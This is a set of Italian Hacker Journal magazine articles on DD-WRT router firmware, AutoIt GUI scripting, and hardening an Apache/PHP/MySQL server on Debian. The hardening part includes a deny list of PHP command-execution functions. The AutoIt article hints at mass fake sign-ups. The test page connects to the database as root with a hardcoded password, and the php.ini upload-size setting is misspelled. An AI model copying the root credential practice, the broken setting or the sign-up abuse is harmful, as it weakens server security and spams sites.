Router, Access Point e simili sono forse i dispositivi più venduti in assoluto: ne sono pieni i negozi specializzati e persino i supermercati. La maggior parte degli utenti resta perplessa davanti alla scelta di dispositivi perché tutti sembrano uguali tra loro e persino i prezzi sono molto simili. Per esempio, a parità di prestazioni, la differenza di prezzo tra un Repeater e un Access Point difficilmente supera i 10 euro. Dal punto di vista dell'hardware, invece, è inutile cercarle: non ci sono differenze pratiche. Eppure, per questioni di marketing, i produttori distinguono questi accessori e difficilmente un Access Point potrà essere usato come Repeater perché il software interno non lo permette. Lo stesso vale per le potenze di trasmissione: per rispettare le leggi, i produttori le limitano via software, anche se (magari) il nostro router funzionerà in un'area totalmente privata, in cui possiamo decidere autonomamente questa impostazione.

ALTERNATIVA

Un'alternativa al sempre limitato firmware fornito dai produttori è DD-WRT, un firmware Open Source basato su Linux che negli utlimi tempi è arrivato a supportare pienamente oltre 200 dispositivi WLAN. Il meccanismo è abbastanza semplice: ogni hardware mette a disposizione diverse funzionalità che vengono raccolte in un framework su cui è installata una distro di Linux creata per gestire ogni possibilità offerta da ogni router. In questo modo, il framework rende uniforme l'ambiente in cui agisce Linux, mettendo a disposizione degli utenti una interfaccia comune per diversi dispositivi e un set completo di funzionalità che possono sfruttare totalmente l'hardware della appliance utilizzata. Pensiamo, per esempio, di avere due router: il primo che integra uno switch, un apparato WLAN e un firewall mentre il secondo è un semplice Access Point che dispone solo di una interfaccia di rete e un apparato WLAN. Installando DD-WRT su entrambi i dispositivi, questo agirà sul primo permettendoci di configurare sia la parte WLAN che il firewall e lo switch, mentre sul secondo agirà solo sulla WLAN. Il tutto con una interfaccia, però, identica. L'accesso alla configurazione avviene tramite un normale browser, non vengono richiesti driver (ovviamente) o programmi di configurazione aggiuntivi. Inoltre, essendo un firmware Open Source usato su tanti dispositivi differenti, la sua stabilità è ormai più che consolidata: attualmente ci sono professionisti che installano metodicamente DD-WRT perché dà ampie garanzie di buon



Il controllo offerto da DD-WRT sulle appliance di rete non ha paragoni tra i firmware proprietari.



Il firmware è specifico. Versioni diverse dello stesso hardware possono non funzionare.

funzionamento, a fronte di firmware nativi sviluppati spesso in fretta e senza un'accurata fase di debug.

UPGRADE SEMPLICE

Per installare DD-WRT basta andare sul sito di riferimento del progetto (www.dd-wrt.com) e cliccare sulla voce Download. Poi bisogna cercare la propria appliance tra quelle proposte e cliccare sul modello a cui vogliamo cambiare firmware. A questo punto ci verranno proposte diverse versioni di firmware da scaricare, adatte a varie esigenze di installazione. Quella più semplice da usare è la mini-build con installazione via Web ma, a seconda dell'appliance, potremmo dover installare una versione che fa l'upgrade via TFTP. Spesso, nell'elenco vengono incluse anche versioni pre configurate per applicazioni specifiche, come il supporto già attivo al VOIP oppure ai servizi della XBox. Una volta scaricato il firmware adatto occorre collegarsi all'interfaccia di aggiornamento della nostra appliance (le modalità variano da appliance ad appliance) ed applicare DD-WRT come se fosse un normale update. A questo punto, l'appliance si riavvierà e potremo controllarla tramite il nostro nuovo sistema. Prima di configurarla a dovere, magari aiutandoci con il forum presente sul sito oppure con l'help integrato, spendiamo un po' di tempo a controllare le varie funzioni che DD-WRT ci mette a disposizione perché sono spesso nettamente diverse da quelle fornite dal firmware nativo. Per esempio non è raro trovare che gli Access Point LinkSys usano nativamente una potenza di trasmissione non superiore al 70%, mentre DD-WRT ci permette di portarla al 100%, ampliando il loro raggio d'azione. Allo stesso tempo è abbastanza comune che un Access Point possa funzionare come Repeater ma anche che un Repeater possa trasformarsi in un Access Point!
Tra le varie opzioni, inoltre, avremo a disposizione dei collegamenti con servizi esterni che ci permetteranno di semplificarci notevolmente la gestione della nostra rete anche i remoto, come il servizio No-IP (www.no-ip.com), oppure che ci consentiranno di dedicare in parte o totalmente la nostra banda WLAN a sistemi di Hotspot già esistenti come il noto Sputnik (www.sputnik.com) oppure a sistemi di protezione della privacy come AnchorFree (www.anchorfree.com). Su molte appliance, inoltre, potremo assegnare interfacce di rete della parte switch a una DMZ, anche se non disponiamo di una porta WAN. Viceversa, la porta WAN potrà essere usata, in funzione delle capacità hardware, come una normale porta dello switch. Insomma: DD-WRT è un firmware che ci permette di prendere il pieno controllo del nostro hardware al di là delle limitazioni imposte dai produttori e, viste le sue capacità, c'è da sperare che un domani ci saranno dei firmware simili per qualsiasi dispositivo. Think open!



Possiamo anche applicare filtri alle connessioni in arrivo all'appliance, disabilitando protocolli specifici.

MODALITA DI FUNZIONAMENTO

I router con DD-WRT possono funzionare in diverse modalità, in funzione dell'hardware disponibile su ogni appliance. Questo picoclo elenco aiuta nello scegliere la modalità corretta per le nostre esigenze.

Access Point - Il metodo classico di funzionamento: una LAN collegata all'appliance, una rete WAN con dei client gestiti.

Client - Serve per trasformare l'appliance in una specie di scheda wireless, che mette in comunicazione un computer collegato via LAN a un Access Point. Il caso tipico di utilizzo è quando il segnale delle normali schede di rete risultano troppo deboli per essere utilizzate per collegare un computer ed è preferibile usare un'apparecchiatura più potente.

Client Bridge - Simile al Client, viene usato quando non si collega un computer ma una rete cablata formata da più dispositivi. Il caso più frequente di utilizzo è quando da un Access Point distribuiamo la nostra connessione a Internet a reti LAN autonome (i.e.: il vicino di casa). Noi avremo un Access Point e lui un Client Bridge. Se lui vorrà avere accesso wireless, però, dovrà avere un suo Access Point perché il bridge non gli permetterà la connessione dei client.

AdHoc - Un tipo di collegamento che avviene tra due dispositivi che sono collegati esclusivamente in modalità 1:1 (entrambi "AdHoc"). Poco usato se non per connettere segmenti di rete cablata attraverso ponti radio.

Repeater - Permette di ricevere il segnale Wireless di un Access Point e di ripeterlo nell'area attorno all'appliance. Ideale per estendere il raggio d'azione di un Access Point ma comporta il dimezzamento della banda disponibile dopo la ripetizione. Viene, comunque, usato quando si condividono connessioni a Internet perché la appliance interessata non necessita di alcun collegamento di rete cablata, basta una presa di corrente.

Repeater Bridge - Funziona come il repeater ma viene usato per mettere in comunicazione due segmenti di rete. Viene usato per prolungare il raggio d'azione di una rete wireless in modo da arrivare al segmento successivo.

di M45t3R EWS
redazione@hackerjournal.it

L'AUTOMATISMO E' SERVITO

AutoIt è un linguaggio di scripting per automatizzare la GUI e può essere usato anche come linguaggio comune.

Clicca qua e clicca là: la vita di un informatico sembra fatta di miliardi di clic, inesorabilmente uno dietro l'altro. Quando, poi, hai a che fare con interfacce utente fatte da qualche genio che ti obbligano a migliaia di clic ripetitivi, le riflessioni sono solo desolanti. Fino a quando uno non si stanca di ripetere sempre le stesse azioni e non inizia a pensare che un computer potrebbe benissimo farsele da solo. Anche se l'interfaccia è stata pensata da qualcuno che meriterebbe il peggio della vita. Ad aiutare l'informatico esasperato dai clic ripetitivi c'è AutoIt (www.autoitscript.com): un sistema di scripting per la GUI di Windows che assomiglia moltissimo a un linguaggio di programmazione vero e proprio. Le sue caratteristiche, infatti, vanno ben oltre lo scripting: con una sintassi molto simile a quella di Visual Basic, scelta per renderne più facile l'apprendimento dai programmatori, AutoIt permette di costruire script ad hoc per qualsiasi operazione riguardante Windows, simulando pressioni di tasti, movimenti del mouse e manipolando a piacere le finestre dei programmi. Tutte operazioni impossibili o difficilmente realizzabili con altri linguaggi.
Se vogliamo, possiamo persino trasformare gli script in EXE e questo si traduce nella possibilità, per esempio, di creare utility per l'input automatico di dati in form on line (si fa per dire, naturalmente ;)) che possono essere ridistribuite a piacere, magari tramite un file .torrent su misura.
Dal punto di vista funzionale, il linguaggio supporta le espressioni complesse, le funzioni definite dall'utente, i cicli, le strutture decisionali e molto altro. Non solo: AutoIt permette di creare delle GUI di comando da cui attivare parti dei suoi stessi script, ci permette si usare espressioni regolari, può chiamare DLL esterne, non richiede installazione, è compatibile con qualsiasi versione di Windows e supporta Unicode. Non credo si possa chiedere di più a un linguaggio di scripting per la GUI.

UN ESEMPIO

Pensiamo, per esempio, a qualcosa che apra il Notepad, ci scriva dentro un testo e salvi il documento ottenuto. Apriamo l'editor fornito con AutoIt (che non è nient'altro che una versione personalizzata di SciTe Lite) e iniziamo a scrivere:

```
Run("notepad.exe")
```


Poi dobbiamo fare in modo che lo script attenda il caricamento di Notepad. Aggiungiamo una riga:

```
WinWaitActive("[CLASS:Notepad]")
```

A questo punto possiamo iniziare a scrivere testo nella finestra, usando il comando Send:

```
Send("Questa è una prova.{ENTER}1 2 3 4 5 6 7 8 9 10{ENTER}")
```

Ora chiudiamo la finestra con ALT+f e



Disegnare un orologio analogico è complicato ma è un esempio che insegna moltissimo su AutoIt.

selezionando e (esci):

```
Send("!f")
Send("e")
```

A questo punto, il Notepad ci chiederà conferma del salvataggio del documento. Dovremo attendere la comparsa della finestra e negare il salvataggio (o confermarlo):

```
WinWaitActive("Blocco note")
Send("n")
```

Ora aspettiamo che il programma si chiuda, dando il comando

```
WinWaitClose("[CLASS:Notepad]")
```

Nel nostro editor avremo ora uno script da 8 linee, sufficienti per eseguire le nostre operazioni con Notepad. Salviamo lo script e apriamo il programma Run Script di AutoIt. Selezioniamo lo script appena creato e guardiamolo in azione: sembra una magia ma è la realtà.
Gli esempi installati con il programma sono molti ma facciamo attenzione: in Windows i nomi delle finestre sono localizzati e gli esempi sono studiati per funzionare sulla versione in lingua inglese; basta poco, però, per adattarli anche a un Windows italiano.
Tra tutti gli esempi, alcuni sono particolarmente indicativi della potenza del programma. Clock.au3, per esempio, più che uno script sembra essere un programma vero e proprio. Non agisce sulla GUI ma crea oggetti e layer per rappresentare un orologio in trasparenza sullo schermo. Per farlo utilizza import di librerie già pronte tramite la direttiva #import, dichiarazioni di variabili e costanti globali, una serie di funzioni scritte ad hoc e numerosi richiami alle API e a funzioni matematiche standard.

FINESTRE... E POI?

Le capacità di manipolazione di AutoIt, però, non si esauriscono agendo sulla GUI. Già nell'esempio precedente, l'istruzione WinWaitClose fa riferimento non al nome di una finestra ma a un oggetto "Notepad". Com'è facilmente intuibile, la manipolazione



Trasformare in EXE uno script è questione di pochi clic del mouse. Possiamo persino scegliere l'icona.

di oggetti di questo genere ci permette di usare AutoIt anche per automatizzare operazioni particolari, che non vedono diretti cambiamenti nella situazione delle finestre. Non solo: la sua community di supporto sta sfruttando a fondo ogni possibilità offerta dal linguaggio, realizzando veri e propri programmi che estendono le capacità di programmi già esistenti oppure che li sostituiscono. RunasSPC, per esempio, è un programma a pagamento che gestisce le nostre password che può essere sostituito da uno script chiamato EncryptedRunAs, disponibile sul forum di AutoIt. L'estensione di programmi, tuttavia, è una pratica più diffusa: uno script come OutlookEX UDF, che aggiunge funzioni di notifica a Outlook, vale da solo l'installazione di AutoIt e risulta persino migliore di equivalenti programmi commerciali. Se cerchiamo funzioni quali l'hash SHA o le codifiche Base 64, invece, possiamo fare riferimento ad altri script come la AutoIt Machine Code Algorithm Collection (anche questa disponibile gratuitamente sul forum).

NON PER TUTTI

La possibilità di manipolare oggetti di altri programmi che ci offre AutoIt è certamente un pericolo perché anche il programmatore meno esperto può creare script in grado di svolgere operazioni ripetitive ma anche la cui ripetizione può essere dannosa per altri. Un esempio è la compilazione di moduli di iscrizione a siti con dati fittizi: a mano fa, se non altro, perdere tempo. Con AutoIt può dar vita a migliaia di iscrizioni in brevissimo tempo. Come spesso avviene, ricordiamoci che il problema non riguarda lo strumento (potente) ma il modo in cui viene utilizzato.
Personalmente intendo utilizzarlo per creare un'interfaccia più pratica di quella che il geniale creatore di GUI di cui parlavo all'inizio mi ha costretto a usare finora. Basta click inutili!

STRUMENTI AGGIUNTIVI

Il sistema di scripting AutoIt e la possibilità di creare facilmente degli eseguibili autonomi partendo dagli script ha dato vita a un progetto che raccoglie tutti gli strumenti stand alone derivati da AutoIt, utili per svolgere le operazioni più disparate. Attualmente, l'elenco è composto da 5 strumenti (ma è in forte espansione).

PagefileConfig
Utile agli amministratori di sistema, permette di agire in modo automatico sul file di paging, definendo le sue dimensioni o azzerandolo.

RemoteDelProf
Un'altra utility per gli amministratori che permette l'eliminazione remota di un roaming profile e sostituisce lo strumento DelProf.exe che non funziona con Windows Vista (ma questo si).


Logoff Screensaver
Effettua un logoff o lo spegnimento della macchina dopo un certo periodo di tempo. Può utilizzare uno screensaver in modalità passthru e può essere controllato dalla policy di Windows come qualsiasi altro programma.

GImageX
Una GUI per ImageX, funzionante anche in WinPE.

VDI Optimizer
Uno strumento di nicchia ma utilizzimo per gli amministratori: una utility per generare script di configurazione per gli ambienti VDI.

di Giovanni Federico
redazione@hackerjournal.it

WEBSERVER SICURI CON GNU/LINUX



IN QUESTO ARTICOLO SCOPRIREMO COME CONFIGURARE IN SICUREZZA UN SERVER WEB NELLA CLASSICA IMPLEMENTAZIONE APACHE – PHP – MYSQL CON GNU/LINUX DEBIAN.

Nella pratica comune di qualunque sistemista capita di dover configurare un server Web per consentire la pubblicazione online di siti e file. Spesso il committente è un cliente con infrastruttura proprietaria (server ubicati presso la propria sede con connettività, di solito, HDSL o fibra) oppure è formulata la richiesta di configurare un server dedicato, fisico o virtuale che sia. Vi sono poi situazioni in cui si vuole rendere disponibile il servizio Web a titolo personale utilizzando il proprio PC di casa od una macchina, comunque domestica, preposta a quest'utilizzo. Indipendentemente dalle finalità ultime e dai motivi che portano il lettore all'installazione di un servizio HTTP, in questo articolo analizzeremo alcuni tra gli strumenti di eccellenza adoperati nella realizzazione di Web Server sicuri, scalabili e capaci di gestire più utenze contemporaneamente. GNU/Linux risulta ormai da anni la scelta preferita per versatilità, semplicità di utilizzo, prestazioni e sicurezza offerta. Se a questo sommiamo anche il costo praticamente nullo (non esistono infatti costi di licenza legati agli applicativi che scopriremo nel corso dell'articolo e GNU/Linux Debian stesso è un Sistema Operativo OpenSource gratuito e distribuito con licenza GPL) risulta immediato comprendere il perché di questa scelta. Iniziamo quindi col definire lo scenario di nostro riferimento cercando di renderlo quanto più vicino alle richieste consuetudinarie, sia che provengano da clienti terzi, sia che riguardino la messa online di file personali attraverso il nostro PC. Come già detto il Sistema Operativo di nostro riferimento sarà GNU/Linux, la distribuzione adoperata, per praticità e semplicità degli strumenti amministrativi e di installazione offerti è Debian. La release consigliata per questi utilizzi è naturalmente quella appartenente al ramo stable (al momento Lenny) per quanto le operazioni che vedremo di seguito risultano immutate anche per il ramo testing ed unstable (sid). Ci preoccuperemo pertanto di configurare il server HTTP offerto dalla Apache Software Foundation (www.apache.org), il DBMS Mysql nella sua quinta versione ed il linguaggio di scripting PHP. Particolare attenzione sarà posta alle tematiche inerenti una configurazione genuina dei servizi appena citati capace di garantire sonno tranquilli anche a programmatori per il Web più sbadati. In quest'ottica saranno oggetto di analisi le patch ModSecurity e ModChroot disponibili per il server Apache, una configurazione ottimale dell'interprete PHP attraverso l'hardening del suo file di configurazione (php.ini) ed alcune funzioni di libreria dello stesso linguaggio di programmazione volte a minimizzare i rischi di vulnerabilità a cui son sottoposti gli script sviluppati. Non di minore importanza saranno le tematiche connesse alla corretta gestione del servizio Web in ordine di disponibilità e fruibilità. Vedremo quindi come, attraverso l'ausilio di una ulteriore patch per Apache (ModBandwidth), come è possibile bilanciare il traffico generato dal Server Web.Infine, la configurazione degli host virtuali (vhost) chiuderà l'articolo permettendoci di comprendere come sia possibile gestire più clienti/siti, anche con configurazioni totalmente diverse, adoperando un unico server fisico. Protagonista principale della nostra trattazione è il demone httpd offerto dalla Apache Foundation, le cui

caratteristiche possiamo apprenderle collegandoci con il nostro browser all'indirizzo httpd.apache.org.

INSTALLAZIONE DI APACHE HTTPD

La sua installazione su Debian Lenny è elementare essendo distribuito in forma binaria per tale OS e per ogni architettura supportata sotto il nome "apache2".

Prima di installarlo è buona prassi aggiornare il sistema all'ultima versione disponibile, comprensiva degli aggiornamenti di sicurezza rilasciati dal Debian security team.

Digitiamo da shell di root i comandi:

```
# apt-get update
# apt-get upgrade
```

Il primo si occuperà di prelevare dai repository Debian gli indici relativi alle ultime versioni dei packages disponibili. Il secondo procederà con l'aggiornamento degli applicativi e dei servizi dell'intero sistema alle ultime release disponibili ed indicizzate precedentemente con il comando "update".

Concluso il processo di aggiornamento, che impiegherà un tempo variabile in funzione della velocità della nostra linea e delle caratteristiche hardware del PC di riferimento, procediamo all'installazione di Apache 2, confermando la nostra intenzione di prelevare il pacchetto stesso e le dipendenze associate digitando "S" non appena richiesto dal packages manager:

```
# apt-get install apache2
...
Continuare [S/n]? S
```

L'installazione si concluderà nel giro di qualche minuto ed al termine, collegandoci all'indirizzo "localhost" potremo visualizzare la tipica pagina "It works!" a dimostrazione dell'effettivo funzionamento del Server Web.

Testato il funzionamento del demone httpd stoppiamolo. Procederemo con la sua configurazione di base ipotizzando l'utilizzo dello stesso per un solo sito ospitato sulla macchina in uso tra poco.

```
# /etc/init.d/apache2 stop
Stopping web server: apache2 ... waiting
```

INSTALLAZIONE DI MYSQL E PHP 5

MySQL è un database relazione largamente adoperato nella scrittura di siti e Web Application soprattutto insieme al suo ormai consolidato braccio destro linguaggio di programmazione PHP.
La sintassi adoperata è la SQL, attraverso cui è possibile gestire dati memorizzati sottoforma di dabase regolati dal modello relazionale.

Come per Apache, l'installazione su Debian Lenny è un gioco da ragazzi. Da shell, con privilegi di root, invocheremo nuovamente apt-get come di seguito:

```
# apt-get install mysql-server
```

Al termine della procedura di installazione imposteremo una password per MySQL relativa alll'utente root digitando da shell:

```
# mysqladmin -u root password
'PASSWORD'
```

Sostituendo, naturalmente, 'PASSWORD' con la nostra password e mantenendo le virgolette.
PHP, giunto alla release 5 e prossimo alla sesta (per quanto in questa direzione il progetto sembra aver trovato una battuta di arresto) è tra i principali linguaggi adoperati per lo sviluppo di siti e Web Application. La sua forza sta nella sua semplicità e nel fatto di poter contare su una comunità di sviluppatori pressoché infinita. Installiamolo pertanto insieme al worker per MySQL ed alla security patch "Suhosin" del progetto Hardened PHP:

```
# apt-get install php5 php5-mysql php5-
suhosin
```

Concluso il processo di installazione andremo ad editare alcune direttive del file di configurazione dell'interprete al fine di limitarne le capacità ed, in questo modo, garantire maggiore sicurezza.
Il file di nostro interesse è "/etc/php5/apache2/php.ini". Per ogni riga da editare offriremo una breve spiegazione di quel che andiamo a fare.
In primo luogo disattiviamo la direttiva Safe Mode (deprecata a partire dalla release 5.3 di PHP) Essa si occupava di limitare la libertà del singolo utente in contesti server-shared, ovvero impedire che gli script di X user potessero interferire con quelli di Y user dal momento che entrambi sono letti dal webserver dallo stesso utente relativo al demone Apache (www-data) e con gli stessi privilegi (di solito di sola esecuzione +x). La patch Suhosin mette un punto a questo come a tanti altri cavilli che spesso affliggono Web Server in produzione in presenza di sorgenti PHP fallati.

```
safe_mode = Off
safe_mode_gid = Off
```

Restringiamo il raggio d'azione delle direttive di inclusione utilizzabili negli script alla sola directory radice del server web (ulteriori constatazioni le effettueremo nel prosieguo dell'articolo inerenti la configurazione della patch ModChroot per Apache):

```
open_basedir = /var/www
```

Disabilitiamo alcune funzioni del linguaggio che consentono di eseguire comandi sul server dal momento che, nel 90% dei casi, non servono e rappresentano esclusivamente una possibile criticità:

```
disable_functions = exec, passthru,
shell_exec, system, proc_open, popen,
curl_exec, curl_multi_exec, parse_ini_file,
show_source, php_uname, getmyuid,
getmypid, leak, listen, diskfreespace
```

Disattiviamo la segnalazione degli errori in modo da limitare l'eventuale fuga di informazioni in caso di errori imprevisti nel codice e tentativi di attacco di tipo SQL Injection:

```
display_errors = Off
```

Assicuriamoci che la direttiva Register Globals sia disattivata. Questo modo di sviluppare appartiene ormai all'archeologia, occupandosi di utilizzare variabili HTTP senza specificare la provenienza delle stesse. Nel caso ad esempio della variabile "pippo" ricevuta via GET era possibile richiamare la

stesse come $pippo piuttosto che $_GET['pippo']. La conseguenza di ciò è facilmente intuibile potendosi riferire, da parte di un attaccante, ad una variabile adoperata nel nostro sorgente richiamandola semplicemente via URL:

```
register_globals = Off
```

Per quanto non sia una risposta definitiva agli attacchi di tipo "remote file inclusion" (in quanto l'unica concreta protezione contro questa tipologia di attacchi è data dalla patch Suhosin) è comunque raccomandabile disabilitare l'inclusione da URL e l'apertura di file da remoto negli script:

```
allow_url_fopen = Off
allow_url_include = Off
```

Qualora non vi sia l'esigenza di consentire l'upload di file via PHP disabilitiamo questa funzionalità (file_uploads = Off), viceversa indichiamo un percorso dove conservare i file temporanei (entro il quale magari attiveremo un controllo Antivirus costante) e la dimensione massima degli stessi (un valore accettabile, ai tempi del Web 2.0, può essere 8 Mb):

```
upload_tmp_dir = /tmp/php_uploads
upload_max_filezize = 8M
```

Indichiamo un percorso non standard entro il quale salvare le sessioni eventualmente generate dagli script in modo tale che sia difficile riferirsi alle stesse da parte di un utente con accesso shell:

```
session.save_path = /tmp/php_sessions
```

Qualora non strettamente necessario impediamo ad eventuali Javascript di poter utilizzare le sessioni generate al fine di prevenire fastidiosi attacchi di tipo XSS:

```
session.cookie_httponly = 1
```

ModChroot è un'interessante patch per Apache che ci permette di restringere l'environment entro cui il server opera ad una determinata directory. A differenza di una classica operazione di chroot di Apache, la mod si occupa di avviare Apache in Jail senza dover ricostrurire l'intero albero di file e librerie necessare per far funzionare il servizio. La chiamata di sistema chroot() viene eseguita quando le librerie ed i file di log sono stati rispettivamente caricati ed aperti. In prima istanza ci occuperemo pertanto di ricreare dei percorsi funzionanti per il server Web nella directory "/var/www":

```
# mkdir -p /var/www/var/www
# mkdir -p /var/www/tmp/php_uploads
# mkdir -p /var/www/tmp/php_sessions
# chown -R www-data:www-data /var/www/tmp/
# mkdir -p /var/www/var/run/mysqld
# chown -R mysql:mysql /var/www/var/run/mysqld/
# mkdir /var/www/etc
# cp /etc/resolv.conf /var/www/etc/
```

Modifichiamo ora il file di configurazione di MySQL indicando il nuovo percorso per la creazione del socket e del pid:

```
# vi /etc/mysql/my.cnf
[client]
port        = 3306
socket      = /var/www/var/run/mysqld/mysqld.sock
...
[mysqld_safe]
socket      = /var/www/var/run/mysqld/mysqld.sock
nice        = 0
...
[mysqld]
user        = mysql
pid-file    = /var/www/var/run/mysqld/mysqld.pid
socket      = /var/www/var/run/mysqld/mysqld.sock
...
# vi /etc/mysql/debian.cnf
...
socket  = /var/www/var/run/mysqld/mysqld.sock
...
socket  = /var/www/var/run/mysqld/mysqld.sock
```

Stoppiamo e riavviamo quindi il servizio MySQL controllando che il socket ed il pid file siano stati salvati nel nuovo percorso:

```
# /etc/init.d/mysql stop
# /etc/init.d/mysql start
# ls -na /var/www/var/run/mysqld/
totale 12
drwxr-xr-x 2 107 116 4096 15 lug 17.34 .
drwxr-xr-x 3   0   0 4096 15 lug 17.20 ..
-rw-rw---- 1 107 116    5 15 lug 17.34 mysqld.pid
srwxrwxrwx 1 107 116    0 15 lug 17.34 mysqld.sock
```

Provvediamo ora a modificare opportunamente la configurazione di Apache per segnalare i cambiamenti avvenuti. Editiamo il file "/etc/apache2/apache2.conf" modificando il file relativo al percorso dell'ID del processo (PID) ed abilitando ModChroot:

```
# vi /etc/apache2/apache2.conf
...
PidFile /var/run/apache2.pid
ChrootDir /var/www
...
```

Infine, installiamo la mod digitando da shell:

```
# apt-get install libapache2-mod-chroot
```

CONFIGURAZIONE VIRTUAL HOST

La directory entro cui apportare le configurazioni di Apache su GNU/Linux Debian come abbiamo potuto notare finora è ubicata al percorso "/etc/apache2", osserviamo i file e le sottocartelle contenute snodando alcune considerazioni da tenere a mente:

```
# ls -na /etc/apache2/
apache2.conf
conf.d
envvars
httpd.conf
magic
mods-available
mods-enabled
ports.conf
sites-available
sites-enabled
```

Le cartelle "conf.d", "mod-available/enabled" e "sites-available/enabled" funzioneranno come directory di inclusione riferite al file di configurazione "apache2.conf" e rispettivamente conterranno al loro interno le impostazioni del server, gli addon (mod) disponibili ed attivi con i propri file di configurazione e gli indirizzi per i quali vogliamo rimanere in ascolto ed attivare il Web Server (vhost). Di questi

ultimi parleremo tra poco dal momento che, per ora, abbiamo ipotizzato una configurazione per singolo hostname (quello relativo alla macchina in uso rintracciabile nel file "/etc/hostname" o comunque all'indirizzo IP del PC). Importante precisare che gran parte delle modifiche e delle configurazioni da apportare ad Apache 2 sono gestite attraverso il blocco istruzione <VirtualHost>. Questa è una modifica strutturale ed un corretto modo di lavorare adoperato in modo standard a partire dalla release 2. File di configurazione gestiti in questo modo e l'utilizzo saggio delle directory di inclusione entro cui collocare gli stessi in base ai singoli hostname da gestire, consentono una gestione modulare del servizio HTTP senza generare enormi file di configurazione, spesso difficili da manipolare. Resta inteso che quanto espresso di seguito è comunque realizzabile alla "vecchia maniera", ovvero specificando tutto all'interno di un unico file di configurazione ("apache2.conf" o "httpd.conf").
Diamo un occhio ad alcune direttive presenti nel file "sites-enabled/000-default" che in buona parte accetteremo per come presenti nell'installazione di default occupandoci di modificare solo l'indispensabile. Questo file indica al webserver il comportamento da manifestare quando arriva una richiesta non trattata da alcuna configurazione per singolo host virtuale (vhost). In sostanza, l'output da visualizzare e le impostazioni da adoperare quando si arriva al server Web se l'indirizzo passato non è oggetto di alcuna configurazione specifica. Azzeriamo lo stesso digitando da shell:

```
# echo "" > /etc/apache2/sites-enabled/000-default
```

Occupiamoci ora di editare il file riferendoci ad una configurazione che tenga conto delle seguenti condizioni. La directory radice contenente i file Web da rendere disponibili online vogliamo che sia quella ubicata al percorso "/var/www" (che, adoperando ModChroot corrisponde al percorso "/var/www/var/www" sul nostro disco). Vogliamo consentire al Server di percorrere i link a file. Vogliamo stabilire come prioritari alla visualizzazione le pagine, nell'ordine: index.php, index.html, index.htm, home.php, home.html, home.htm, default.php, default.html, default.htm. Vogliamo impedire il Listing di una directory qualora non vi sia nessuna delle pagine appena citate all'interno della stessa. Vogliamo abilitare un logging abbastanza severo che tenga conto anche dei messaggi di avviso e non solo degli errori.
In base alle constatazioni fatte, il nostro file di configurazione (/etc/apache2/sites-enabled/000-default) sarà:

```
<VirtualHost *:80>
DocumentRoot /var/www
DirectoryIndex index.php index.html
index.htm home.php home.html home.
htm default.php default.html default.htm
<Directory /var/www/>
Options FollowSymLinks
        AllowOverride None
        Order allow,deny
        allow from all
</Directory>
LogLevel warn
ErrorLog /var/log/apache2/error.log
CustomLog /var/log/apache2/access.log
combined
</VirtualHost>
```

LOAD BALANCING

Garantire la possibilità di visualizzare il proprio sito in tempi decenti senza ricorrere alla pessima pratica del "best effort" dovrebbe essere tra le prime operazioni da eseguire quando si configura un server Web. Le metodologie per farlo sono tante, ognuna con i suoi pro ed i suoi contro. Quella che ci sembra più semplice ed al tempo stesso efficace è l'utilizzo di ModBandwidth.Installiamola come finora fatto per ogni applicativo, ovvero adoperando il packages manager del sistema ed abilitiamola:

```
# apt-get install libapache2-mod-bw
# a2enmod bw
Enabling module bw.
Run '/etc/init.d/apache2 restart' to
activate new configuration!
```

ModBandwidth può essere adoperata in modo da intervenire a livello globale (su tutti i siti eventualmente ospitati dal server) oppure, caratteristica ancora più interessante, direttamente a livello Vhost, limitando singolarmente un determinato sito a valori di banda predefiniti. Per quanto attiene alla configurazione intrapresa nel corso di questo articolo vedremo come attivarla a livello globale dal momento che stiamo configurando il server per lavorare su un solo dominio. Considereremo inoltre una capacità massima di Upload della linea pari a 2Mbps. Editiamo nuovamente il file "/etc/apache2/sites-enabled/000-default" inserendo all'interno del blocco <VirtualHost> le seguenti direttive, che commenteremo subito:

```
BandWidthModule On
ForceBandWidthModule On
BandWidth all 262144
MinBandWidth all 4096
LargeFileLimit * 10240 2048
```

Alla riga 1 abbiamo attivato il modulo, alla seconda imponiamo che ogni richiesta venga analizzata dal load balancer. Alla terza abbiamo quindi impostato una banda massima utilizzabile pari a 2mbps garantendo, alla riga 4, un minimo di 32kbps per utente. All'ultima abbiamo limitato il download dei file superiori a 10Mb a 16kbps, privilegiando in questo modo la normale navigazione web. Disabilitiamo la stampa del banner e dell'header HTTP da parte di Apache editando il file "/etc/apache2/conf.d/security":

```
#vi /etc/apache2/conf.d/security
...
ServerTokens Prod
ServerSignature Off
```

Carichiamo quindi una pagina di prova per controllare il buon esito delle nostre operazioni ed avviamo Apache:

```
# cd /var/www/var/www/
# vi index.php
<?php
$db_host = "localhost";
$db_user = "root";
$db_password = "pippobaudo";
if(mysql_connect($db_host, $db_user,
$db_password)) {
    echo "<h1>Installazione di Apache +
PHP + MySQL avvenuta correttamente</
h1>";
}
?>
# /etc/init.d/apache2 start
Starting web server: apache2
```

Ora non ci resta che collegarci dal nostro browser a "localhost".

di penelope.di.pixel
redazione@hackerjournal.it

MY HOME IS MY LAB!

Fra ricerca, filosofia DIY e arte, in Indonesia il primo bio-hack meeting.



